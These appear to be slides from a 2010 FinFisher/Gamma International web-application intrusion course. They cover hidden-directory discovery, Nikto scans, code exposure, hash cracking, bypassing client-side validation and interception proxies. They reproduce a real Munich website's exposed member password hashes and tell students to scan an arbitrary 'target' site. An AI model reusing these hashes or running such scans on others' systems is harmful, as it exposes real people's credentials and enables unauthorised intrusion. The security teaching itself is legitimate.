Click on the name of the social networking platform to see the issues found on the specified social networking platform.
currently there are **32 open issues** on 43 social networking platforms.

id	social network	registered members	SSL support	security	email alias	open issues	total issues
01	facebook.com	600,000,000	partial	yes		1	1
02	vk.com	135,000,000	no	no		1	1
03	bebo.com	130,000,000	no	no		1	1
04	badoo.com	110,000,000	yes	no		1	1
05	geni.com	100,000,000	no	no		1	1
06	friendster.com	90,000,000	no	no		1	1
07	netlog.com	74,000,000	no	no		2	3
08	classmates.com	50,000,000	yes	no		1	1
09	sonico.com	50,000,000	yes	no		1	1
10	viadeo.com	35,000,000	no	no		1	1
11	meetlic.com	30,000,000	no	no		1	1
12	digg.com	30,000,000	no	no		1	1
13	friendsreunited.co.uk	21,000,000	no	no		1	1
14	stayfriends.de	16,000,000	no	no		1	1
15	stumbleupon.com	14,000,000	no	no		1	1
16	hyves.nl	11,000,000	no	yes		0	2
17	friendscout24.de	11,000,000	yes	yes		0	2
18	lokalisten.de	10,000,000	partial	yes		0	1
19	schueler.cc	10,000,000	no	yes		0	5
20	parship.de	10,000,000	partial	yes		0	6
21	tuentl.com	10,000,000	no	yes		0	1
22	wer-kennt-wen.de	9,000,000	partial	yes		0	1
23	xing.com	8,000,000	yes	yes		0	1
24	couchsurfing.org	5,000,000	yes	no		0	2
25	websingles.at	3,000,000	no	no		2	2
26	jappy.de	2,000,000	partial	yes		1	6
27	kwick.de	1,000,000	no	no		0	9
28	wiealt.de	1,000,000	no	no		1	4
29	4crazy.de	1,000,000	no	no		0	2




- Some very common hidden directories:
 - /admin
 - /phpMyAdmin
 - /mail
 - /webmail
 - /email
 - /webalizer
 - /stats
 - /login



- Some open source application are good in directory findings
- Nikto2
 - Very established but old web security scanner
 - <http://cirt.net/nikto2>
- Skipfish
 - Very new web security scanner of Google
 - Extremely fast
 - Self learning dictionary wordlist
 - <https://code.google.com/p/skipfish/>





Hands-On:



Hands-On:

- Choose some known (target) website
- Run nikto on target website
 - Interesting directories?
 - Vulnerabilities found?
 - Any admin / webmail interfaces?






- **Web Application**
 - Overview
 - Basics
 - **Code Exposure**
 - Input Validation
 - CGI applications
 - Cross Site Scripting
 - SQL Injection



- Sometimes developer leave to many information within the source code
- Sometimes developer even provide credentials in clear-text
- “*View page source*” often discloses information
- Client-side scripts & applications are in control of the client
 - JavaScript
 - Flash
- All client-side authentication & protection can easily be bypassed



- Example: Martial Arts Website in Munich – Admin Interface




- Example: Martial Arts Website in Munich – Sourcecode
 - Uncommented line linking to “pass.php”



```
'0'>
'800'>
enter>
able width='25%'>
  <form name='formular' action='' method='post'>
    <input type='hidden' name='start' value='0'>
    <input type='hidden' name='k' value='1'>
    <input type='hidden' name='kLo' value='93'>
    <tr>
      <td colspan=2><span class='ltopics'><br>&nbsp;<br><center>Login:</center><br>&nbsp;<br></span></td>
    </tr>
    <tr>
      <td><span class='ltopics'>Kennung:</span></td>
      <td><input name='logUser' type='text'></td>
    </tr>
    <tr>
      <td><span class='ltopics'>Passwort:</span></td>
      <td><input name='logPass' type='password'></td>
    </tr>
    <!--<tr>
      <td colspan='2'><span class='ltopics'><br>&nbsp;<br><center><a href='pass.php'>Passwort vergessen?</a></span></center>
    </td>
    </tr-->
    <tr>
      <td colspan=2><center><input name='Login' type='submit' value='Login'></center></td>
    </tr>
  </form>
table>
center>
```




- Example: Martial Arts Website in Munich – pass.php
 - Web server exposes user ids & passwords (hashed) within the file




```
update kmc_member set passmd5 = [REDACTED]882091c99d5e9a2d4bd' where id = '1';
update kmc_member set passmd5 = [REDACTED]754b369740b1e665dd5e' where id = '2';
update kmc_member set passmd5 = [REDACTED]07f97369d1681e5eb81' where id = '193';
update kmc_member set passmd5 = [REDACTED]3361103dda6aa3c9abd' where id = '7';
update kmc_member set passmd5 = [REDACTED]4ac5a646660697eee4e7' where id = '8';
update kmc_member set passmd5 = [REDACTED]b57a795119ddb846f2e' where id = '9';
update kmc_member set passmd5 = [REDACTED]b529dbca1fbce1c0fc4' where id = '219';
update kmc_member set passmd5 = [REDACTED]7c149eec65f3302b20b7' where id = '13';
update kmc_member set passmd5 = [REDACTED]9eb76f708ea5fff0e0ed' where id = '14';
update kmc_member set passmd5 = [REDACTED]eb4c700a3b3431faef1' where id = '218';
update kmc_member set passmd5 = [REDACTED]c25497371d9297055a1c' where id = '16';
update kmc_member set passmd5 = [REDACTED]1f7d435d10b029382f8' where id = '18';
update kmc_member set passmd5 = [REDACTED]a8aadfbe331ae180d28' where id = '21';
update kmc_member set passmd5 = [REDACTED]aef23421c7047d0386ab' where id = '25';
update kmc_member set passmd5 = [REDACTED]b80f46b1cb62ef6c8626' where id = '61';
update kmc_member set passmd5 = [REDACTED]837fe58d0d47992a4b0' where id = '34';
update kmc_member set passmd5 = [REDACTED]a9605f2ba606d1b405f' where id = '39';
update kmc_member set passmd5 = [REDACTED]a7e17898e009599cc0c2' where id = '45';
update kmc_member set passmd5 = [REDACTED]24ef062b26ba27ae4d20' where id = '48';
update kmc_member set passmd5 = [REDACTED]b296667044a258aa260e' where id = '51';
update kmc_member set passmd5 = [REDACTED]21c284bd105aa9cb486' where id = '54';
update kmc_member set passmd5 = [REDACTED]5f6af98b9563c582548' where id = '62';
update kmc_member set passmd5 = [REDACTED]f7660c9c7fa1eb08d74' where id = '63';
update kmc_member set passmd5 = [REDACTED]ecedfddef8ad26d4f0cf' where id = '64';
update kmc_member set passmd5 = [REDACTED]e796bc3982a6b38efb44' where id = '67';
update kmc_member set passmd5 = [REDACTED]ff9d6bac22a40263077' where id = '68';
update kmc_member set passmd5 = [REDACTED]f1075763c2da9eab0f8c' where id = '74';
```



- MD5 Hashes online
 - <http://www.hashkiller.com>
 - Searches through dozens of websites and has own huge database!
 - “Webcrack” requires Account




Hands-On:



Hands-On:

- Take the challenge by yourself
- Visit the provided URL
- Solve the Web Hack-It
 - Stage 1
 - Code Exposure
 - Stage 2
 - Hidden Directory

A screenshot of a website titled "FINFISHER IT INTRUSION". The page has a dark blue header with the logo and a blue sphere icon. Below the header, the main content area is dark blue with white text. The title "Web Application Hack-Its" is followed by a "Basic:" section with a list of stages 01 through 09, each with a "here" link. Stage 10 is labeled "Combination". An "Advanced:" section follows, with a list of stages 11 through 13, each with a "here" link. At the bottom, there is a small copyright notice: "Copyright © 2010 Gamma International UK Ltd. All Rights Reserved."/>

FINFISHER
IT INTRUSION

Web Application Hack-Its

Basic:

Here are some simulated simple real life scenarios.

Stage 01: [here](#)
Stage 02: [here?](#)
Stage 03: [here](#)
Stage 04: [here](#)
Stage 05: [here](#)
Stage 06: [here](#)
Stage 07: [here](#)
Stage 08: [here](#)
Stage 09: [here](#)

Stage 10: [here](#) Combination


Advanced:

Publicly used web applications.

Stage 11: [here](#)
Stage 12: [here](#)
Stage 13: [here](#)

Copyright © 2010 Gamma International UK Ltd. All Rights Reserved.





- **Web Application**
 - Overview
 - Basics
 - Code Exposure
 - **Input Validation**
 - CGI applications
 - Cross Site Scripting
 - SQL Injection



- There are various techniques to bypass input validation like “is a valid e-mail“ checks, etc.
- All client side validation can easily be bypassed / modified



- Examples

```
// returns true if the string is a valid e-mail
function isEmail(str){
    if(isEmpty(str)) return false;
    var re = /^[^\s()<>@,;:\|]+@mycompany.com$/i
    return re.test(str);
}
```

```
// returns true if the string is a US phone number formatted as...
// (000)000-0000, (000) 000-0000, 000-000-0000, 000.000.0000, 000 000 0000, 0000000000
function isPhoneNumber(str){
    var re = /^(?([2-9]\d{2}[\(\)\ \-]?\s?\d{3}[\s\ \-]?\d{4})$/
    return re.test(str);
}
```

```
// returns true if the string only contains characters A-Z, a-z or 0-9
function isAlphaNumeric(str){
    var re = /^[a-zA-Z0-9]/g
    if (re.test(str)) return false;
    return true;
}
```



- Most input restrictions can be bypassed by saving the website to disk and manipulating the functions using a text-editor and load the local, modified version into the web browser

Original

```
// returns true if the string is a valid e-mailfunction
isEmail(str) {
    if(isEmpty(str))
        return false;
    var re = /^[^\s()<>@,;:\./+@mycompany.com$/i
    return re.test(str);
}
```

Modified

```
// returns true if the string is a valid e-mailfunction
isEmail(str) {
    return true;
}
```



- Software that is used as a proxy by the Web browser
- Any modification is possible before information reaches its final destination
- Replacements of any kind are possible, including:
 - Modification of cookies
 - Modification of HTTP requests (POST & GET)
 - Modification of variables and form fields
 - Bypassing any client side validation



- Interception Proxies can help – Paros
 - On-the-fly interception and modification
 - Support of different authentications
 - Spider functionality





Figure 1: The Paros interface



